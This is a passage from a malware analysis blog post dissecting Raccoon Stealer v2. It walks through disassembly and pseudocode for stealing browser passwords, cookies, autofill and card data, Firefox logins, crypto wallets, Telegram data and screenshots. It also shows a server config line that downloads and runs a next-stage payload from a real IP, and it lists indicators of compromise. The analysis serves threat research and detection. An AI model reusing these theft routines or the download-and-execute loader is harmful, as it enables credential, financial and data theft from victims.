That's all with `sstmnfo_` expected functionality. Lets explore the rest of the capabilities of the malware.

The malware then Loads `sqlite3.dll` and call the function at `sub_00403FAB`. This function is basically allocates two regions of memory and get the paths of `%AppData%` and `%LocalAppData%` directories and then transfer the flow to another functions

```
.text:00403FBA                mov     edi, 228h
.text:00403FBF                mov     esi, edx
.text:00403FC1                push    edi
.text:00403FC2                push    40h ; '@'
.text:00403FC4                call    eax ; _LocalAlloc
.text:00403FC6                mov     ecx, _LocalAlloc
.text:00403FCC                mov     ebx, eax
.text:00403FCE                push    edi
.text:00403FCF                push    40h ; '@'
.text:00403FD1                call    ecx ; _LocalAlloc
.text:00403FD3                push    0
.text:00403FD5                push    CSIDL_LOCAL_APPDATA
.text:00403FD7                push    ebx
.text:00403FD8                push    0
.text:00403FDA                mov     edi, eax
.text:00403FDC                call    _SHGetSpecialFolderPathW
.text:00403FE2                push    0
.text:00403FE4                push    CSIDL_APPDATA
.text:00403FE6                push    edi
.text:00403FE7                push    0
.text:00403FE9                call    _SHGetSpecialFolderPathW
.text:00403FEF                mov     edx, [ebp+arg_4]
.text:00403FF2                mov     ecx, ebx
.text:00403FF4                push    0
.text:00403FF6                push    [ebp+a]
.text:00403FF9                push    esi
.text:00403FFA                call    sub_401B13      ; appData/Local
.text:00403FFF                mov     edx, [ebp+arg_4]
.text:00404002                add     esp, 0Ch
.text:00404005                mov     ecx, edi
.text:00404007                push    0
.text:00404009                push    [ebp+a]
.text:0040400C                push    esi
.text:0040400D                call    sub_40197C      ; appData/Roaming
```

lets explore the first function call `sub_401B13`. It recursively search for `User Data` directory and then goes to `sub_401E26` that have all the functionality. It first start looking for `Local State` file and reads it and search for

`"encrypted_key":"` in it and in the same way, it did with `stats_version":"` .

```
.text:00401D66                mov     ecx, [ebp+var_4]
.text:00401D69                mov     esi, encrypted_key ; "encrypted_key":"
.text:00401D6F                mov     [ebp+arg_C], eax
.text:00401D72                call    multi_byte_to_wide_char
.text:00401D77                lea     ecx, [ebp+arg_C]
.text:00401D7A                mov     edx, esi
.text:00401D7C                push    ecx
.text:00401D7D                push    ecx
.text:00401D7E                mov     ecx, eax
.text:00401D80                call    get_encrypted_key          search for encrypted key in local state file

.text:00401DBB                mov     ecx, [ebp+var_4]
.text:00401DBE                mov     esi, stats_version ; stats_version":"
.text:00401DC4                mov     [ebp+arg_C], eax
.text:00401DC7                call    multi_byte_to_wide_char
.text:00401DCC                lea     ecx, [ebp+arg_C]
.text:00401DCF                mov     edx, esi
.text:00401DD1                push    ecx
.text:00401DD2                push    ecx
.text:00401DD3                mov     ecx, eax
.text:00401DD5                call    get_specified_key          get the stats_version from local state file
```

Then, It starts to resolve some functions from `sqlite3.dll` to use them. And get the path to `Login Data` file and copies it to another file.

```
.text:004028E7                push    sqlite3_prepare_v2
.text:004028ED                mov     eax, _GetProcAddress
.text:004028F2                push    esi
.text:004028F3                call    eax ; _GetProcAddress
.text:004028F5                push    sqlite3_open16
.text:004028FB                mov     sqlite3_prepare, eax
.text:00402900                mov     eax, _GetProcAddress
.text:00402905                push    esi
.text:00402906                call    eax ; _GetProcAddress
.text:00402908                push    sqlite3_finalize
.text:0040290E                mov     sqlite3_open, eax
.text:00402913                mov     eax, _GetProcAddress
.text:00402918                push    esi
.text:00402919                call    eax ; _GetProcAddress
.text:0040291B                push    sqlite3_close
.text:00402921                mov     sqlite3_finalize_, eax
.text:00402926                mov     eax, _GetProcAddress
.text:0040292B                push    esi
.text:0040292C                call    eax ; _GetProcAddress
.text:0040292E                push    sqlite3_step
.text:00402934                mov     sqlite3_close_, eax
.text:00402939                mov     eax, _GetProcAddress
.text:0040293E                push    esi
.text:0040293F                call    eax ; _GetProcAddress
.text:00402941                push    sqlite3_column_text16
.text:00402947                mov     sqlite3_step_, eax
.text:0040294C                mov     eax, _GetProcAddress
.text:00402951                push    esi
.text:00402952                call    eax ; _GetProcAddress
.text:00402954                push    sqlite3_column_bytes16
.text:0040295A                mov     sqlite3_column_text, eax
.text:0040295F                mov     eax, _GetProcAddress
.text:00402964                push    esi
.text:00402965                call    eax ; _GetProcAddress
.text:00402967                push    sqlite3_column_blob
.text:0040296D                mov     sqlite3_column_bytes, eax
.text:00402972                mov     eax, _GetProcAddress
.text:00402977                push    esi
.text:00402978                call    eax ; _GetProcAddress
.text:0040297A                mov     edi, 208h
```


It opens a new database connection to `Login Data` copied file with `sqlite3_open` function call then it execute SQL statement:

```
1    SELECT origin_url, username_value, password_value FROM logins
```

to steal the saved username & password and its associated origin URL

```
00402A0F              push    0
00402A11              lea     eax, [ebp+db_statment_out]
00402A14              push    eax
00402A15              push    0FFFFFFFFh
00402A17              push    db_url_usr_pass ; SELECT origin_url, username_value, password_value FROM logins
00402A1D              push    [ebp+data_blob_b_array]
00402A20              call    sqlite3_prepare
00402A26              add     esp, 14h
00402A29              test    eax, eax
00402A2B              jz      short loc_402A4D
```

Actually, To execute that SQL statement, `sqlite3_step` should be called. the return value of `sqlite3_step` can be different so, it checks if the return value is 100 this means that there is another row of output is available. To retrieve the content of the database a call to `sqlite3_column_bytes16` that returns the size of the data and `sqlite3_column_text16` to the content as plain text




After collecting these data it format it in the following form in a file `\passwords.txt` to send it: `URL:%s USR:%s PASS:%s`
In the same way, It get the cookies using the SQL statment:

```
1  SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
```

and format it in the following form in a file `\cookies.txt` to send it: `%s TRUE %s %s %s %s %s`

It gets the autofill content name and value pairs in the same way using the SQL query

```
1  SELECT name, value FROM autofill
```

and saved the data to a file `\autofill.txt` to send it.

then, it reads the content of `Web Data` file to extract Credit Card information using the SQL query:

```
1  SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards
```

and format in the following form in a file `\CC.txt` to send it: `NUM:%s HOLDER:%s EXP:%s/%s` and it did the whole thing with the files in `Default` path for the browser

FireFox Browsers are a little bit different so, it collects the data from it but needs to do different steps. First it goes to Profiles and search for `cookies.sqlite` and it opens it using sqlite3 and get the cookies using SQL query:


```
1  SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
```

then, The login information from `logins.json` and dumping the passwords using `PK11SDR_Decrypt` function call.

Then, it goes to `formhistory.sqlite` to get the Autofill information using SQL query:

```
1 SELECT fieldname, value FROM moz_formhistory
```

If the response has the word `wlts_` then, the malware tries to collect all crypto wallets information from the victim. Basically it navigate all the file system searching for a pattern. And in the same way, It navigate the whole system searching for `wallet.dat` which is a bitcoin wallet. and if it found, sends it to the server.




Response be like:


```
1 wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
2 wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
3 wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
```

If the response has the word `grbr_` search for the specified file in the system and upload it to the attacker. the response be like:

```
1 grbr_dekstop:%USERPROFILE%\Desktop\|*.txt, *.doc, *pdf*|-|5|1|0|files
2 grbr_documents:%USERPROFILE%\Documents\|*.txt, *.doc, *pdf*|-|5|1|0|files
3 grbr_downloads:%USERPROFILE%\Downloads\|*.txt, *.doc, *pdf*|-|5|1|0|files
```

The malware can collect Telegram Desktop application data if the response has the word `tlgrm_`.

```
1 tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*
```




It search for a file specified in the response from the server and navigate to it and copy it to send to the attacker.

```
.text:00409E5D                cmp     [esp+290h+var_224], 2Eh ; '.'
.text:00409E63                jz      loc_40A096
.text:00409E69                mov     edx, [ebp+arg_8]
.text:00409E6C                lea     ecx, [esp+290h+var_224]
.text:00409E70                call    path_match_cpy
.text:00409E75                test    eax, eax
.text:00409E77                jnz     loc_40A096
.text:00409E7D                mov     eax, _LocalAlloc
.text:00409E82                push    410h
.text:00409E87                push    40h ; '@'
.text:00409E89                call    eax ; _LocalAlloc
.text:00409E8B                mov     ecx, _PathCombineW
.text:00409E91                lea     edx, [esp+28Ch+var_220]
.text:00409E95                push    edx
.text:00409E96                push    ebx
.text:00409E97                push    eax
.text:00409E98                call    ecx ; _PathCombineW
.text:00409E9A                push    [ebp+arg_10]
.text:00409E9D                mov     edx, [esp+290h+var_26C]
.text:00409EA1                mov     esi, eax
.text:00409EA3                push    [ebp+arg_C]
.text:00409EA6                mov     ecx, esi
.text:00409EA8                push    [ebp+arg_8]
.text:00409EAB                push    [ebp+arg_4]
.text:00409EAE                push    [ebp+arg_0]
.text:00409EB1                call    tlgrm_file
.text:00409EB6                add     esp, 14h
.text:00409EB9                push    esi
.text:00409EBA                jmp     loc_40A090
```

Search for The file specified in the command

```
tlgrm_file(v23, v23, v43, v41, v40, v22, &v39);
  if ( v39 > 0 )
  {
    v24 = LocalAlloc(64, 520);
    v25 = LocalAlloc(64, 520);
    random_wrap = generate_random_wrap(v24, 0x10u);
    v33 = random_wrap;
    v27 = StrCpyW(v25, another_content_type);
    v32[1] = 0;
    v36 = formmating(v27, random_wrap);
    v32[0] = accept;
    v37 = str_format(&v36);
    v28 = LocalAlloc(64, 388);
    v29 = WideCharToMultiByte(65001, 0, random_wrap, -1, 0, 0, 0, 0);
    if ( v29 )
    {
      v30 = WideCharToMultiByte(65001, 0, random_wrap, -1, v28, v29, 0, 0);
      v22 = v38;
      if ( v30 )
        sending_data(v28, v34, 0, 0, v39, v38, v37, v32);
```

file searching function

Sending data function


To take a screenshot the response should have the word `scrnsht_` . First, It resolves APIs from `GdiPlus.dll and Gdi32.dll` to take a screenshot.

```
.text:00408A2F                mov     GdipGetImageEncodersSize, eax
.text:00408A34                mov     eax, _GetProcAddress
.text:00408A39                push    esi
.text:00408A3A                call    eax ; _GetProcAddress
.text:00408A3C                push    dword_40EACC
.text:00408A42                mov     GdipCreateBitmapFromHBITMAP, eax
.text:00408A47                mov     eax, _GetProcAddress
.text:00408A4C                push    esi
.text:00408A4D                call    eax ; _GetProcAddress
.text:00408A4F                push    dword_40EB2C
.text:00408A55                mov     GdipSaveImageToFile, eax
.text:00408A5A                mov     eax, _GetProcAddress
.text:00408A5F                push    edi
.text:00408A60                call    eax ; _GetProcAddress
.text:00408A62                push    dword_40EB68
.text:00408A68                mov     BitBlt, eax
.text:00408A6D                mov     eax, _GetProcAddress
.text:00408A72                push    edi
.text:00408A73                call    eax ; _GetProcAddress
.text:00408A75                push    dword_40EABC
.text:00408A7B                mov     CreateCompatibleBitmap, eax
.text:00408A80                mov     eax, _GetProcAddress
.text:00408A85                push    edi
.text:00408A86                call    eax ; _GetProcAddress
.text:00408A88                push    dword_40EB30
.text:00408A8E                mov     CreateCompatibleDC, eax
.text:00408A93                mov     eax, _GetProcAddress
.text:00408A98                push    edi
.text:00408A99                call    eax ; _GetProcAddress
.text:00408A9B                push    dword_40EC54
.text:00408AA1                mov     DeleteObject, eax
.text:00408AA6                mov     eax, _GetProcAddress
.text:00408AAB                push    edi
.text:00408AAC                call    eax ; _GetProcAddress
.text:00408AAE                push    dword_40EAA0
.text:00408AB4                mov     GetObjectW, eax
.text:00408AB9                mov     eax, _GetProcAddress
.text:00408ABE                push    edi
.text:00408ABF                call    eax ; _GetProcAddress
```

All APIs resolved:

```
 1  GdiplusStartup
 2  GdipDisposeImage
 3  GdipGetImageEncoders
 4  GdipGetImageEncodersSize
 5  GdipCreateBitmapFromHBITMAP
 6  GdipSaveImageToFile
 7  BitBlt
 8  CreateCompatibleBitmap
 9  CreateCompatibleDC
10  DeleteObject
11  GetObjectW
12  SelectObject
13  SetStretchBltMode
14  StretchBlt
15  DC
```

The malware uses these APIs to take a screenshots from the victim system and send them to the attacker



The malware can drop a next stage malware specified in the response from the server containing `ldr_`.

```
1  ldr_1:http://94.158.244.119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin|%TEMP%\|exe
```

The malware open a connection to the server and download the content of the file specified in the response to the system

```
.text:004082CD                mov     eax, 84C00000h
.text:004082D2                mov     edx, _lstrlenW
.text:004082D8                mov     ecx, 84400000h
.text:004082DD                mov     esi, _InternetOpenUrlW
.text:004082E3                cmovz   ecx, eax
.text:004082E6                push    0
.text:004082E8                push    ecx
.text:004082E9                push    [ebp+var_8]
.text:004082EC                call    edx ; _lstrlenW
.text:004082EE                push    eax
.text:004082EF                push    [ebp+var_8]
.text:004082F2                push    edi
.text:004082F3                push    [ebp+var_4]
.text:004082F6                call    esi ; _InternetOpenUrlW
.text:004082F8                mov     edi, eax
.text:004082FA                test    edi, edi
.text:004082FC                jz      short loc_40837A
.text:004082FE                mov     ecx, _CreateFileW
.text:00408304                xor     eax, eax
.text:00408306                push    eax
.text:00408307                push    8000000h
.text:0040830C                push    2
.text:0040830E                push    eax
.text:0040830F                push    eax
.text:00408310                push    40000000h
.text:00408315                push    [ebp+arg_0]
.text:00408318                call    ecx ; _CreateFileW
.text:0040831A                mov     esi, eax
.text:0040831C                cmp     esi, 0FFFFFFFFh
.text:0040831F                jz      short loc_40837A
.text:00408321                mov     ecx, _InternetReadFile
.text:00408327                lea     eax, [ebp+var_4]
.text:0040832A                push    eax
.text:0040832B                push    800h
.text:00408330                lea     eax, [ebp+var_80C]
.text:00408336                push    eax
.text:00408337                push    edi
.text:00408338                call    ecx ; _InternetReadFile
```

Downloading the next stage file to the system

The malware then execute the downloaded file using `ShellExecute` API call

```
.text:004073CC push    ebx
.text:004073CD push    ebx
.text:004073CE push    [ebp+var_8]
.text:004073D1 push    [ebp+var_C]
.text:004073D4 push    offset aOpen    ; "open"
.text:004073D9 push    ebx
.text:004073DA call    _ShellExecuteW
```

That’s all, The malware clear the files that created and release the allocated memory regions

```
.text:00407982 loc_407982:                             ; CODE XREF: start+4F1↑j
.text:00407982                 push    [ebp+F_content_type]
.text:00407985                 call    _LocalFree
.text:0040798B                 mov     ecx, edi
.text:0040798D                 call    ldr
.text:00407992                 mov     eax, [ebp+hLibModule]
.text:00407995                 mov     esi, ds:FreeLibrary
.text:0040799B                 test    eax, eax
.text:0040799D                 jz      short loc_4079A2
.text:0040799F                 push    eax             ; hLibModule
.text:004079A0                 call    esi ; FreeLibrary
.text:004079A2
.text:004079A2 loc_4079A2:                             ; CODE XREF: start+517↑j
.text:004079A2                 push    [ebp+victim_info]
.text:004079A5                 call    _DeleteFileW
.text:004079AB                 push    [ebp+victim_info]
.text:004079AE                 call    _LocalFree
.text:004079B4                 mov     eax, [ebp+hmodule_sqlite3]
.text:004079B7                 test    eax, eax
.text:004079B9                 jz      short loc_4079BE
.text:004079BB                 push    eax             ; hLibModule
.text:004079BC                 call    esi ; FreeLibrary
.text:004079BE
.text:004079BE loc_4079BE:                             ; CODE XREF: start+533↑j
.text:004079BE                 mov     esi, [ebp+var_10]
.text:004079C1                 push    esi
.text:004079C2                 call    _DeleteFileW
.text:004079C8                 push    esi
.text:004079C9                 call    _LocalFree
.text:004079CF                 push    edi
.text:004079D0                 call    _LocalFree
.text:004079D6
.text:004079D6 loc_4079D6:                             ; CODE XREF: start+2E8↑j
.text:004079D6                 push    [ebp+AppData_and_machineId_prev]
.text:004079D9                 call    _LocalFree
.text:004079DF                 push    ebx
.text:004079E0                 call    _LocalFree
.text:004079E6                 push    0
.text:004079E8                 call    _ExitProcess
```

- sha256: 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03
- 51.195.166[.]184

- https://any.run/cybersecurity-blog/raccoon-stealer-v2-malware-analysis/
- https://bazaar.abuse.ch/sample/022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03/
- https://blog.sekoia.io/raccoon-stealer-v2-part-2-in-depth-analysis/
- https://www.sqlite.org/c3ref/funclist.html
- https://www.sqlite.org/rescode.html

---

Source: https://d01a.github.io/raccoon-stealer/